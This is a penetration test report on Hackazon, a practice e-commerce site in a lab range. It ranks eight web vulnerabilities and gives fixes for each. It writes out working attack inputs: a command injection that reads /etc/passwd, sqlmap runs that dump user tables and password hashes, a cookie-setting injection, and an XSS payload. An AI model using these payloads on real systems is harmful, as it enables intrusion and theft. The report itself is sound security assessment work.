Penetration Test Report

May 13, 2021

Submitted by

Mahfuzul Nissan

Table of Contents

Executive Summary

Penetration test was conducted by Mahfuzul Nissan to evaluate the state of an e-commerce prototype site names Hackazon. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Hackazon with the goals of:

- Thoroughly evaluates the state of the prototype site (Hackazon).
- Discovering if a remote attacker could penetrate prototype site's defenses.
- Determining the impact of a security breach on prototype site.
- Provide recommendat9090ion on whether this is a viable approach to tweak it, or should the company start from scratch.

The testing took place over the period from 6th May to 13th May 2021. During this period, the application was analyzed and assessed using a combination of standard tools and utilities with the knowledge and experience.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to e-commerce site. The attacks were conducted with the level of access that a general Internet user would have. All tests and actions being conducted under controlled conditions.

This current report details the scope of testing conducted and all significant findings along with detailed remedial advice. The summary below provides non-technical audience with a summary of the key findings and next section of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix.

Summary of Results

Based on the assessment for the prototype site, there are several vulnerabilities existed at different risk level. The site is vulnerable to SQL Injection, Time Based, Cookie Injection Scripting, XSS, HTML Injection, Clickjacking attack. Best practices and recommendations to fix these vulnerabilities are given throughout the report.

The following table represents the penetration testing in-scope items and breaks down the issues, which were identified and classified by severity of risk. (note that this summary table does not include the informational items):

Description	CRITICAL	HIGH	MEDIUM	LOW	TOTAL
Web Penetration Testing	1	2	4	1	8

1 Technical Summary

1.1 Scope

The security assessment was carried out in the secured environment (cyber range) and it included the following scope:

E-Commerce Prototype Site | IP: 172.16.22.28

This engagement included e-commerce prototype site host, which is a backdated Linux server. Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Nessus, SQLMap etc.

1.2 Post Assessment Clean-up

Any test accounts, which were created for the purpose of this assessment, should be disabled or removed, as appropriate, together with any associated content.

1.3 Risk Ratings

The table below gives a key to the risk naming and colors used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside my scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to me, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

1.4 Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Risk Ratings Section.

Description	Risk
OS Command Injection	CRITICAL
SQL Injection (blind)	HIGH
SQL Injection (blind, time based)	HIGH
Cookie Injection Scripting	MEDIUM
HTML Injections	MEDIUM
Cross Site Scripting (XSS)	MEDIUM
Web Application Potentially Vulnerable to Clickjacking	MEDIUM
Web Server Transmits Cleartext Credentials	LOW

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -p- -sV 172.16.22.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 22:55 EDT
Nmap scan report for 172.16.22.11
Host is up (0.0097s latency).
Not shown: 65512 closed ports
PORT      STATE    SERVICE     VERSION
21/tcp    open     ftp         vsftpd 2.3.4
22/tcp    open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    filtered telnet
25/tcp    filtered smtp
111/tcp   open     rpcbind     2 (RPC #100000)
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
1099/tcp  filtered rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open     nfs         2-4 (RPC #100003)
2121/tcp  open     ftp         ProFTPD 1.3.1
3632/tcp  open     distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open     vnc         VNC (protocol 3.3)
6000/tcp  open     X11         (access denied)
6200/tcp  filtered lm-x
6667/tcp  filtered irc
6697/tcp  filtered ircs-u
8787/tcp  open     drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
34202/tcp open     nlockmgr    1-4 (RPC #100021)
40360/tcp open     status      1 (RPC #100024)
53882/tcp open     java-rmi    GNU Classpath grmiregistry
54510/tcp open     mountd      1-3 (RPC #100005)
MAC Address: 2E:9B:6F:28:7C:80 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.93 seconds
```

Figure 1 – Information gathering for server box reveals status of server box.




Figure 2 – Information gathering for E-Commerce Prototype using Nessus.

2 Technical Details

2.1 OS Command Injection


CRITICAL

Details

I have injected a system command to to read a /etc/passwd system file.

URL: http://172.16.22.28/account/documents?page=delivery.html. Parameter name: page Attack value: test|/bin/cat /etc/passwd

Application has executed a system command and shown a system file to end user.



Impact

CVSS v3.x Base Score 9.8

Recommendation

- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

2.2 SQL Injection (Blind)

HIGH

Details

Specially crafted parameters sent to one or more CGI scripts hosted on the remote web server got a very different response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database.

By using sqlmap, it was possible to get web server OS, web application technology, backend DBMS and it's version.

The following resources may be vulnerable to blind SQL injection:
The 'id' parameter of the /category/view CGI: /category/view?id=49'+and+'b'<'a

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.16.22.28/product/view?id=101" -b
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets
y all applicable local, state and federal laws. Developers
program

[*] starting @ 02:02:13 /2021-05-11/
```

```
[02:02:15] [INFO] the back-end DBMS is MySQL
[02:02:15] [INFO] fetching banner
[02:02:16] [WARNING] reflective value(s) found and filtering out
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: PHP, Apache 2.4.18
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 5.0.12
banner: '5.7.19-0ubuntu0.16.04.1'
[02:02:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.16.22.28'

[*] ending @ 02:02:16 /2021-05-11/
```

Impact

CVSS v2.0 Base Score 7.5

Recommendation

- Use Stored Procedure, Not Dynamic SQL
- Use Prepared Statements
- Use Object Relational Mapping (ORM) Framework
- Least Privilege
- Use Input Validation

- Use Character Escaping
- Use Web Application Firewall

2.3 SQL Injection (blind, time based)

HIGH

Details

After conducting Time-Based Blind SQL Injection attack using SQLMAP, it was possible to get database information, table information, table values etc.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.16.22.28/product/view?id=101" --dbs
                                                                          1 ⚙
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
ponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting @ 17:26:10 /2021-05-10/
```

```
[17:28:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18, PHP
back-end DBMS: MySQL ≥ 5.0.12
[17:28:00] [INFO] fetching database names
[17:28:00] [INFO] resumed: 'information_schema'
[17:28:00] [INFO] resumed: 'hackazon'
available databases [2]:
[*] hackazon
[*] information_schema

[17:28:00] [INFO] fetching tables for database: 'hackazon'
[17:28:00] [WARNING] reflective value(s) found and filtering out
[17:28:00] [INFO] retrieved: 'tbl_brand'
[17:28:01] [INFO] retrieved: 'tbl_cart'
[17:28:01] [INFO] retrieved: 'tbl_cart_items'
[17:28:02] [INFO] retrieved: 'tbl_categories'
[17:28:02] [INFO] retrieved: 'tbl_category_product'
[17:28:02] [INFO] retrieved: 'tbl_contact_messages'
[17:28:02] [INFO] retrieved: 'tbl_coupons'
[17:28:02] [INFO] retrieved: 'tbl_currency_types'
[17:28:03] [INFO] retrieved: 'tbl_customer_address'
[17:28:03] [INFO] retrieved: 'tbl_customers'
[17:28:03] [INFO] retrieved: 'tbl_enquiries'
[17:28:03] [INFO] retrieved: 'tbl_enquiry_messages'
[17:28:03] [INFO] retrieved: 'tbl_faq'
[17:28:03] [INFO] retrieved: 'tbl_files'
[17:28:03] [INFO] retrieved: 'tbl_manager'
[17:28:03] [INFO] retrieved: 'tbl_news'
[17:28:03] [INFO] retrieved: 'tbl_order_address'
[17:28:03] [INFO] retrieved: 'tbl_order_items'
[17:28:03] [INFO] retrieved: 'tbl_order_status'
```

```
Database: hackazon
[39 tables]
+-----------------------------------+
| tbl_brand                         |
| tbl_cart                          |
| tbl_cart_items                    |
| tbl_categories                    |
| tbl_category_product              |
| tbl_contact_messages              |
| tbl_coupons                       |
| tbl_currency_types                |
| tbl_customer_address              |
| tbl_customers                     |
| tbl_enquiries                     |
| tbl_enquiry_messages              |
| tbl_faq                           |
| tbl_files                         |
| tbl_manager                       |
| tbl_news                          |
| tbl_order_address                 |
| tbl_order_items                   |
| tbl_order_status                  |
| tbl_orders                        |
| tbl_payment                       |
| tbl_payoption                     |
| tbl_product_options               |
| tbl_product_options_values        |
| tbl_products                      |
| tbl_products_opt_val_variants     |
| tbl_review                        |
| tbl_roles                         |
| tbl_share                         |
| tbl_special_offers                |
| tbl_tags                          |
| tbl_thumb                         |
| tbl_users                         |
| tbl_users_roles                   |
| tbl_votes                         |
| tbl_votes_content                 |
| tbl_wish_list                     |
```

```
Database: hackazon
Table: tbl_users
[6 entries]
+----+----------+---------------------+-------+--------+--------------------------------------------------------------+----------+----------+---------------------+------------+
| id | oauth_uid | email               | photo | active | password                                                     | username | last_name | created_on          | first_name |
+----+----------+---------------------+-------+--------+--------------------------------------------------------------+----------+----------+---------------------+------------+
| 1  | <blank>  | test_user@example.com | NULL  | 1      | 7d4a69db92c867d9b0060653c44733bf:108853d9fae39d4bb           | test_user | NULL     | 2014-07-31 12:14:27 | NULL       |
| 2  | <blank>  | admin@hackazon.com  | NULL  | 1      | 85eb8a661895835a7b2fab529bbf57c3:41808958859d397262db21      | admin    | NULL     | 2014-08-28 15:26:33 | NULL       |
| 3  | NULL     | dev@nul.ly          | NULL  | 1      | b2f8fed37ddd977f0fd136ad49c21d70:1164576101609333ad6b1a5     | devnull  | null     | 2021-05-05 17:09:17 | dev        |
| 4  | NULL     | n@n.com             | NULL  | 1      | 4fafa560de4cc5dbe6679d9e2b30f6b1:14795168916098cd33812c5     | n        | n        | 2021-05-09 23:05:39 | n          |
| 5  | NULL     | m@m.com             | NULL  | 1      | f4c3d71426d011f032d8c5bfc9e0839c:8104489466098d88ab87b4      | m        | m        | 2021-05-09 23:54:02 | m          |
| 6  | NULL     | q@q.com             | NULL  | 1      | b4fe04c94af4186f0012c134af638411:6642863986098e00675948      | q        | q        | 2021-05-10 00:25:58 | q          |
+----+----------+---------------------+-------+--------+--------------------------------------------------------------+----------+----------+---------------------+------------+

+---------------------+------------+------------------+-------------+----------------------------------+----------------+-----------------+---------------------+
| last_login          | rest_token | user_phone       | credit_card | recover_passw                    | oauth_provider | credit_card_cvv | credit_card_expires |
+---------------------+------------+------------------+-------------+----------------------------------+----------------+-----------------+---------------------+
| 2014-07-31 15:43:01 | NULL       | +1(999) 123-1231 | NULL        | 415af5ab8dcd28c948963a83ac474756 | <blank>        | NULL            | NULL                |
| 2017-10-03 06:57:04 | NULL       | <blank>          | NULL        | NULL                             | <blank>        | NULL            | NULL                |
| 2021-05-05 19:36:41 | NULL       | NULL             | NULL        | 7005b0890f24f6122f841d806203ce5f | NULL           | NULL            | NULL                |
| 2021-05-09 23:05:39 | NULL       | NULL             | NULL        | f84b0d521f6bd2e80a1c5e44d2c21ff9 | NULL           | NULL            | NULL                |
| 2021-05-09 23:54:02 | NULL       | NULL             | NULL        | 11ca182cd1dc40130d6c42773f6c5de5 | NULL           | NULL            | NULL                |
| 2021-05-10 00:25:58 | NULL       | NULL             | NULL        | 454dfb2808db34a0287268d1180d0c7a | NULL           | NULL            | NULL                |
+---------------------+------------+------------------+-------------+----------------------------------+----------------+-----------------+---------------------+
```

Impact

CVSS v2.0 Base Score 7.5

Recommendation

- Sanitize data by limiting special characters.
- Actively manage patches and updates.
- Raise virtual or physical firewalls.
- Harden OS and applications.

- Reduce attack surface.
- Establish appropriate privileges and strict access.

2.4 Cookie Injection Scripting

MEDIUM

Details

The remote web server hosts at least one CGI script that fails to adequately sanitize request strings with malicious JavaScript. Using the GET HTTP method, it was discovered that the following resources may be vulnerable to cookie manipulation-

The 'searchString' parameter of the /search CGI:

```
/search?searchString=<meta%20http-equiv=Set-Cookie%20content="testgels=8
444">

-------- output --------
<head>
<meta charset="utf-8">
<title>Hackazon  &mdash; Search by &laquo;<meta http-equiv=Set-Cookie co
ntent="testgels=8444">&raquo;</title>

<meta name="viewport" content="width=device-width, initial-scale=1.0">
------------------------
```

By leveraging this issue, an attacker may be able to inject arbitrary cookies. Depending on the structure of the web application, it may be possible to launch a 'session fixation' attack using this mechanism.

Impact

CVSS v2.0 Base Score 4.3

Recommendation

Restrict access to the vulnerable application.

2.5 HTML Injections

MEDIUM

Details

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML to be executed in a user's browser within the security context of the affected site.

The remote web server may be vulnerable to IFRAME injections or cross-site scripting attacks:

- IFRAME injections allow 'virtual defacement' that might scare or anger gullible users. Such injections are sometimes implemented for 'phishing' attacks.

- XSS are extensively tested by four other scripts.

```
+ The following resources may be vulnerable to HTML injection :

+ The 'searchString' parameter of the /search CGI :

/search?searchString=<"amwndo%20>

-------- output --------
<head>
<meta charset="utf-8">
<title>Hackazon  &mdash; Search by &laquo;<"amwndo >&raquo;</title>

<meta name="viewport" content="width=device-width, initial-scale=1.0">
-------------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://172.16.22.28/search?searchString=<"amwndo%20>
```

Impact

CVSS v2.0 Base Score 4.3

Recommendation

- Every input should be checked if it contains any script code or any HTML code. It should be checked, if the code contains any special script or HTML brackets – <script></script>, <html></html>.
- There are many functions for checking if the code contains any special brackets. The selection of the checking function depends on the programming language.


2.6 Cross Site Scripting (XSS)

MEDIUM

Details

The e-commerce prototype host failed to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site.

URL: http://172.16.22.28/search?id=&searchString=NBA Parameter name: searchString
Attack value: <script>alert(1)</script>



Javascript injected into the code is executed.

Impact

CVSS v3.0 Base Score 4.8

Recommendation

To keep site safe from XSS, input must be sanitized. Application code should never output data received as input directly to the browser without checking it for malicious code.


2.7 Web Application Potentially Vulnerable to Clickjacking


MEDIUM

Details

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

URL: http://172.16.22.28/user/login?return_url=%2Faccount%2Fhelp_articles
Parameter name: return_url, Attack value: http://www.google.com






```
The following pages do not use a clickjacking mitigation response header and contain
a clickable event :

  - http://172.16.22.28/
  - http://172.16.22.28/bestprice
  - http://172.16.22.28/cart/view
  - http://172.16.22.28/contact
  - http://172.16.22.28/faq
  - http://172.16.22.28/helpdesk/
  - http://172.16.22.28/home
  - http://172.16.22.28/search
  - http://172.16.22.28/user/login
  - http://172.16.22.28/user/password
  - http://172.16.22.28/user/register
  - http://172.16.22.28/user/terms
  - http://172.16.22.28/wishlist
  - http://172.16.22.28/wishlist/
```

Impact

CVSS v2.0 Base Score 4.3

Recommendation

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.

This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

2.8 Web Server Transmits Cleartext Credentials

LOW

Details

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

Technical Details
Connection Not Encrypted
The website 172.16.22.28 does not support encryption for the page you are viewing.
Information sent over the Internet without encryption can be seen by other people while it is in transit.

Impact

CVSS v2.0 Base Score 2.6

Recommendation

Make sure that every sensitive form transmits content over HTTPS.

3 Conclusion

Server box suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on company's operations if a malicious party had exploited them.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate Server Box's defenses.
- Determining the impact of a security breach on:
  - Confidentiality of the company's information.
  - Internal infrastructure and availability of company's information systems.

These goals of the penetration test were met. A targeted attack against server box can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the company's information systems. It is important to note that this collapse of the entire company's security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels. Appropriate efforts should be undertaken to introduce effective network segmentation, which could help mitigate the effect of cascading security failures throughout the company's infrastructure.